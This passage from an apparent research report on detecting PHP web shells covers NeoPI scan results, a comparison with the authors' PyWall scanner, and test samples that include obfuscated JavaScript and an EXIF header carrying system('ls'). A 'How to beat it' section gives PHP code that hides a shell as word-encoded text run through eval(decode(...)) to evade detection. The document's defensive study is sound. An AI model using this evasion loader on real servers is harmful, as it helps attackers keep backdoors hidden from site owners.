0.0229 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-ch.php
0.0239 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh.php
0.0240 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh_cn.php
0.0248 /var/www/html/phpadmin/shell12.php

[[ Top 10 entropic files ]]
6.3978 /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/lang/chinese_simplified-utf-8.inc.php
6.0651 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-ch.php
6.0061 /var/www/html/webmedia/shell13.php
5.9870 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh.php
5.9797 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh_cn.php
5.9245 /var/www/html/phpadmin/shell12.php
5.8895 /var/www/html/wordpress/wordpress/wp-admin/js/revisions-js.php
5.8580 /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/lang/japanese-utf-8.inc.php
5.8400 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-ja.php
5.7602 /var/www/html/wordpress/wordpress/wp-admin/weeveily.php

[[ Top 10 longest word files ]]
111571 /var/www/html/webmedia/shell13.php
2510 /var/www/html/webmedia/htdocs/templates/main.tpl.php
1312 /var/www/html/joomla/shell.php
728 /var/www/html/wordpress/wordpress/wp-admin/js/revisions-js.php
536 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Libs/QuickForm/3.2.11/HTML/QuickForm/Rule/Email.php
522 /var/www/html/wordpress/wordpress/wp-includes/functions.php
516 /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/libraries/tcpdf/tcpdf.php
516 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Libs/PHPExcel/lib/PHPExcel/Shared/PDF/tcpdf.php
516 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Libs/TCPDF/tcpdf4/tcpdf.php
516 /var/www/html/joomla/libraries/tcpdf/tcpdf.php

[[ Highest Rank Files Based on test results ]]
83% /var/www/html/webmedia/shell13.php
56% /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/lang/chinese_simplified-utf-8.inc.php
43% /var/www/html/wordpress/wordpress/wp-admin/js/revisions-js.php
36% /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-ch.php
26% /var/www/html/webmedia/htdocs/templates/main.tpl.php
26% /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh.php
23% /var/www/html/wordpress/wordpress/wp-admin/weeveily.php
23% /var/www/html/joomla/shell.php
20% /var/www/html/joomla/templates/system/index.php
20% /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh_cn.php
[sbehrens@WebServer2 opt]$
```

Figure 23: NeoPi scan results Linux

This is the full output of the scan results. We can see that average I.C. is displayed at the top of the output. This gives us an average index of coincidence (kappa-plaintext) of .0372. It should be

noted that the average index of coincidence is reported without normalizing the denominator. An interesting observation is that the expected coincidence rate for a uniform distribution of the English language is 0.0385. The tool displays the files with the lowest Index of Coincidence first. We see Index of Coincidence seems relatively abnormal for shell3.php. We also see Weevely, shell2.php, and shell.php have made it into the results. We then move down to Entropy, which shows shell3.php, shell2.php, and Weevely. Longest word is very helpful for detecting fully encrypted backdoors such as shell3.php and shell2.php.

We calculate a simple average of all three functions and give you a percentage of confidence on its probability. As we can see in the top 10 highest ranked files, the tool was able to identify shell3.php, weevely.php, shell.php. shell2.php which is predominately non encrypted did get flagged by I.C. and entropy, but did not make the average list. We highly suggest that you check out all of the files listed in each test as some tests are more effective at detecting certain shells than others.

Windows

The tool is cross compatible with Windows as well. In the example below, we use a regular expressing to just search for php and text files. `python neopi.py -a c:\temp\phpbb "php|txt"`

```
c:\temp\phpbb>python neopi.py -a c:\temp\phpbb "php|txt"

[[ Average IC for Search ]]
0.0310540023496

[[ Top 10 IC files ]]
0.0156 c:\temp\phpbb\includes\shell.php
0.0180 c:\temp\phpbb\weevely.txt
0.0235 c:\temp\phpbb\styles\c99.php
0.0276 c:\temp\phpbb\faq.php
0.0279 c:\temp\phpbb\includes\constants.php
0.0281 c:\temp\phpbb\includes\acp\acp_php_info.php
0.0287 c:\temp\phpbb\index.php
0.0301 c:\temp\phpbb\viewonline.php
0.0301 c:\temp\phpbb\includes\auth\auth_ldap.php
0.0304 c:\temp\phpbb\language\en\acp\common.php

[[ Top 10 entropic files ]]
6.0060 c:\temp\phpbb\includes\shell.php
5.9418 c:\temp\phpbb\styles\c99.php
5.7922 c:\temp\phpbb\weevely.txt
5.5502 c:\temp\phpbb\index.php
5.5464 c:\temp\phpbb\includes\acp\acp_php_info.php
5.5442 c:\temp\phpbb\faq.php
5.5231 c:\temp\phpbb\includes\constants.php
5.4928 c:\temp\phpbb\viewonline.php
5.4902 c:\temp\phpbb\common.php
5.4712 c:\temp\phpbb\includes\auth\auth_ldap.php

[[ Top 10 longest word files ]]
111571 c:\temp\phpbb\includes\shell.php
31483 c:\temp\phpbb\styles\c99.php
280 c:\temp\phpbb\weevely.txt
192 c:\temp\phpbb\includes\search\fulltext_native.php
190 c:\temp\phpbb\includes\mcp\mcp_topic.php
152 c:\temp\phpbb\includes\acp\acp_forums.php
133 c:\temp\phpbb\language\en\help_bbcode.php
121 c:\temp\phpbb\includes\functions.php
118 c:\temp\phpbb\includes\acp\acp_language.php
117 c:\temp\phpbb\includes\acp\acp_styles.php

[[ Highest Rank Files Based on test results ]]

Rank      Filename
90%      c:\temp\phpbb\includes\shell.php
76%      c:\temp\phpbb\styles\c99.php
73%      c:\temp\phpbb\weevely.txt
33%      c:\temp\phpbb\faq.php
30%      c:\temp\phpbb\index.php
30%      c:\temp\phpbb\includes\acp\acp_php_info.php
26%      c:\temp\phpbb\includes\constants.php
20%      c:\temp\phpbb\includes\search\fulltext_native.php
16%      c:\temp\phpbb\includes\mcp\mcp_topic.php
13%      c:\temp\phpbb\viewonline.php

c:\temp\phpbb>
```

Figure 24: NeoPi scan results Windows

3.2.How to beat it

As with all malware detection, there are steps which can be taken to avoid detection. NeoPI is focused on detecting obfuscated code; in fact it will often perform better in detecting code which is MORE obfuscated. Unobfuscated code is transparent to the tests performed and would perfectly blend in with other code on the system (but be vulnerable to signature or expression search detection). Code obfuscated in such a way that the obfuscation looks like normal text will likely be not be highlighted by NeoPI. One such obfuscation method might encode/decode text into strings composed of valid English words or script language. This encoded string would escape I.C. analysis because the frequency of letters is consistent with genuine code. It would also have an entropy value consistent with genuine code because the word level obfuscation would bias the entropy calculation. Finally, so long as spaces are also implemented within the obfuscation the code would escape detection by a longest word search.

Here is example code for a simple encoding mechanism that would escape detection by NeoPI. It is loosely based off of the PHP shell listed in the beginning of the article.

```
$string = "iguana frog EATS iguana seal seal elk tiger EATS SPRINTS PEES GOAT ELK  
TIGER PUKES JUMPS cat mole dog JUMPS KILLS SLEEPS SLEEPS GIGGLES SPACE elk  
cat hog olm SPACE TICK GIGGLES SPRINTS PEES GOAT ELK TIGER PUKES JUMPS cat  
mole dog JUMPS KILLS POOPS TICK MURDERS SPACE POOPS";  
$dict = array(  
"a" => ""ardvark", "b" => "bat", "c" => "cat", "d" => "dog", "e" => "elk", "f" => "frog", "g" =>  
"goat", "h" => "hog", "i" => "iguana", "j" => "jackal", "k" => "kiwi", "l" => "lion", "m" =>  
"mole", "n" => "newt", "o" => "olm", "p" => "pig", "q" => "quail", "r" => "rat", "s" => "seal", "t" =>  
"tiger", "u" => "vulture", "v" => "wasp", "x" => "xena", "y" => "yak", "z" => "zebra", " " =>  
"space", "(" => "eats", ")" => "sleeps", "." => "sneezes", "[" => "pukes", "]" => "kills", "" =>  
"jumps", "\" => "rolls", ";" => "murders", "=" => "dances", "\$" => "sprints", "{" => "giggles", "}"  
=> "poops", "_" => "pees", "<" => "falls", ">" => "vomits", "?" => "coughs", "`" => "tick");  
function decode($string, $array) {  
$output = "";
```

```

$words = explode(" ", $string);
foreach ($words as $word) {
$supper = isUpper($word);
$word = strtolower($word);
if ($key = array_search($word, $array)) {
if ($supper) $key = strtoupper($key);
$output = "{$output}{$key}";
} else {
$output = "{$output}{$word}";
}
}
return $output;
}
function isUpper($char) {
if (strtoupper($char) == $char) return true;
return false;
}
eval(decode($string, $dict));
?>

```

Conclusion

Web shells are an overlooked threat that can be difficult to detect due to ease of implementing some simple evasion techniques. We have discussed some techniques for detecting these files including the entropy, longest word, and index of coincidence tests. NeoPI hopes to continually evolve and come up with additional methods of testing in order to better detect these malicious files.

4. Evaluation of the proposed system (PyWall)

The main goal of our system was to develop a software that could detect malicious PHP and Javascript code in a web server and report it. In the beginning we had to understand what we have to search for. The software was developed in Python.

One of the main vulnerable parts of a web server is the database so we should find a solution of finding malicious code in an SQL database. If an attacker wants to insert a malicious code inside a database he most likely obfuscate that code. The only assumption we have made is that the web server hosts sites that are not related to programming tutorials like stackoverflow.com and the reason for that is that in such sites it is most likely to be an obfuscated non-malicious code in a database and that would be extremely difficult for us to determine if the obfuscation was malicious or not. In order to detect obfuscated Javascript code in our database we used a deobfuscator written in python and checked the original input with the output and if there are differences it meant that this was obfuscated. In the rare case that our tool cannot deobfuscate the code and so the input is the same as the output we also check for the world count of the database input. For example a valid comment in website will not have words with more than 10 letters so we also had to check for the longest words. Obfuscated code tends to have big length so this is another factor we had to check. Another factor is checking for malicious javascript commands in the database like eval.

Except from the database another vulnerable part are the core php files on the server. Manipulating these files in a server and injecting a backdoor is a more difficult thing to accomplish. In order to achieve that first the attacker must find a vulnerable part of code in the web server. This maybe a wordpress plugin, a server vulnerability that he discovered or a bad written code that allows the attacker to include his malicious files to the server. This can be done if the programmer has not implemented all the best practices to avoid file inclusion without validating them first. For example an attacker can inject and execute malicious php code through images EXIF data. Exif data are not always checked by developers and the reason for that is that not all of them are aware of what they are. EXIF data tells us all the information we want for an

image for example the camera model, the ISO that the picture was taken, the manufacturer of the camera, the pixels of the image and many more. One of the most common place for an attacker to inject his code is at the EXIF comment section. So if the developer is not checking those data it is very easy to infect the server and include a malicious code. In order protect a server from that kind of attack our software check all the EXIF data in all the images that are stored in the server and finds if there is any code related to them. This was easier for us to check because in no way there would be a valid programming code in the EXIF headers because there is no need to be there. So if we find any kind of code in them an alert is raisen.

Finally in order to find malicious code in php files we have developed two different approaches. The first one is to check for suspicious commands like eval, preg_replace, also checking for long words and for non-english words and raise alarms for those files. The second one is to create a hash table with the hash of every single file in the server when it was firstly developed and then check it for hash changes and see which files has changed. If a file has changed by us we can create a new hash table in order to get the correct new hash value. With this method we are able to find any change at a file and it is more fast than the first method and with no false positives.

4.1.CASE 1 Checking the Database

In the first scenario we try to check if the software can detect malicious or obfuscated Javascript in our database.

At first we have to import the database settings into our software.




Figure 25: PyWall Database settings menu

Then we check the database.




Figure 26: PyWall Main Menu with option for what to check

After the checking has finished we can review the logs and see if there is anything malicious in our database.

In the images below we can see that we have created 3 tables (comments,stories,users) and these are the tables that we will check. In all tables there are obfuscated javascript or malicious commands like eval or non English words. The last factor is not always 100% about its results because maybe there is a valid comment with non-English words in it but for now this will also raise an alarm which is a false positive.



The screenshot shows a MySQL database interface for a server named 'mysql wampserver' and a database named 'python'. The interface includes a menu bar with options: Structure, SQL, Search, Query, Export, Import, Operations, Privileges, and Routines. Below the menu is a table listing the database's tables. The table has columns for Table, Action, Rows, Type, Collation, Size, and Overhead. Three tables are listed: 'comments' (2 rows), 'stories' (5 rows), and 'users' (2 rows). A summary row at the bottom indicates '3 tables' with a total of 9 rows and a size of 48 KIB.

Table	Action	Rows	Type	Collation	Size	Overhead
comments	Browse Structure Search Insert Empty Drop	~2	InnoDB	utf8_bin	16 KIB	-
stories	Browse Structure Search Insert Empty Drop	~5	InnoDB	utf8_bin	16 KIB	-
users	Browse Structure Search Insert Empty Drop	~2	InnoDB	utf8_bin	16 KIB	-
3 tables	Sum	9	InnoDB	utf8_bin	48 KIB	0 B

Figure 27: Sample of a database for testing

+ Options				id	comments	newcomments
<input type="checkbox"/>				1	alert("ok");document.write("hi");	s
<input type="checkbox"/>				3	preg_replace	eval2
<input type="checkbox"/>				4	this is a comment	this is a comment2

Figure 28: Contents of a database table for testing

+ Options				id	story
<input type="checkbox"/>				1	var _0xd8e2=["\x53\x61\x79\x48\x65\x6c\x6f","\x47\x65\x74\x43\x6f\x75\x6e\x74","\x4d\x65\x73\x61\x67\x65\x20\x3a\x20","\x59\x6f\x75\x20\x72\x65\x20\x77\x65\x6c\x6f\x6d\x65\x2e"];function NewObject(_0x589ex2){var _0x589ex3=0;this[_0xd8e2[0]]=function(_0x589ex4){_0x589ex3++;alert(_0x589ex2+_0x589ex4)};this[_0xd8e2[1]]=function(){return _0x589ex3}};var obj= new NewObject(_0xd8e2[2]);obj.SayHello(_0xd8e2[3]);
<input type="checkbox"/>				3	preg_replace
<input type="checkbox"/>				4	asdfasfdasgasgafgdfgfergq asdfasdfa asdfasfa fdasdf asdf
<input type="checkbox"/>				5	hello dog

Figure 29: Contents of a database table for testing

MainWindow
— □ ×

File
Settings
Logs
Help

Database Logs

Obfuscated, hex encoded or suspicious words in your DB

Table: comments Row: 1
Code: alert("ok");document.write("hi");

Table: comments Row: 2
Code: [preg_replace]

Table: comments Row: 2
Code: [eval2]

Table: stories Row: 1
Code: var
_0xd8e2=["\x53\x61\x79\x48\x65\x6c\x6f","\x47\x65\x74\x43\x6f\x75\x6e\x74","\x4d\x65\x73\x61\x67\x65\x20\x3a\x20","\x59\x6f\x75\x20\x72\x65\x20\x77\x65\x6c\x6f\x6d\x65\x2e"];function NewObject(_0x589ex2){var
_0x589ex3=0;this[_0xd8e2[0]]=function(_0x589ex4){_0x589ex3++;alert(_0x589ex2+_0x589ex4)};this[_0xd8e2[1]]=function(){return
_0x589ex3}};var obj= new NewObject(_0xd8e2[2]);obj.SayHello(_0xd8e2[3]);

Table: stories Row: 2
Code: [eval]

Table: stories Row: 3
Code: [preg_replace]

Table: stories Row: 4
Code: asdfasfdasgasgafgdfgfergq asdfasdfa asdfasfa fdasdf asdf

Back

Figure 30: Log File generated by PyWall for database results

From the above image we can see that it found everything that is not a valid comment and also tells us in which table and row the malicious or suspicious code is.

Furthermore we can detect more CVE in WordPress with the Database check such as CVE-2015-5732 which is an xss. That particular xss took leverage of the weak validation system of WordPress in version 4.2.4 which didn't include prepare statements when a comment was inserted. Also we have detected a variety of that kind of attacks and that is because all of them use scripting languages and our tool detects them automatically.

4.2.Case 2 Checking EXIF headers in images

In this scenario we check the EXIF headers in the images that are stored on the server. Below you can see the EXIF headers of an image with malicious code in it




Figure 31: EXIF headers of an Image file

As you can see in the Copyright header a system("ls"); is written. After running the software we can see that in the logs it has detected that command.




Figure 32: PyWall report after image check

Because of the many different camera models and manufactures there is a limitation for the moment in which models are supported for reading the EXIF headers. If an error is occurred an alert message is displayed with the picture name and it must be checked manually.

4.3.Case 3 Checking PHP files

In this scenario we check all the php files in the server and check for malicious code. We use the same factors as in the above cases. Also in this scenario we check for file hash changes.



Figure 33: PyWall Main Menu




Figure 34: Report of the numbers of file that have been checked




Figure 35: Log file generated from PyWall for files checking

As you can see we have checked the folder named 'test' and the hash of the file ok.php has changed meaning that someone has altered the code inside that file. If that change has been made from a valid programmer if he has not updated the hash table then this would be a false positive alarm but if the change has been made by an attacker then we have to check that file in order to find the possible backdoor. Also we can see in the logs the last 10 modified files in order to see if a new file has been created.

5. Conclusion

As we have seen from all the above in order to find a backdoor that an attacker has inserted in our server is a very difficult thing to achieve. Because of the nature of the backdoors we cannot determine easily if a part of the code is malicious or not. For example the eval command can be used for both valid normal commands but also is used from attackers. In order to find the nature of the code and it's intentions the software must implement machine learning techniques and learning be trained continuously. This is a very hard thing to accomplish but it is in the future work of our development team. In order to achieve that machine learning techniques should be implemented so the software can determine if an input in the database is a potential threat. That can be done if we can learn about the nature of the inputs that a web site has. Also another major update that should be done is to analyze every type of EXIF headers in an image because the malicious code can be found in a variety of headers.

6.References

- [1] <http://resources.infosecinstitute.com/web-shell-detection/>
- [2] <http://informationonsecurity.blogspot.com/2012/11/china-chopper-webshell.html>
- [3] <https://askubuntu.com/questions/325929/malware-and-backdoor-detection-shell-script>
- [4] <https://devcentral.f5.com/articles/webshells>
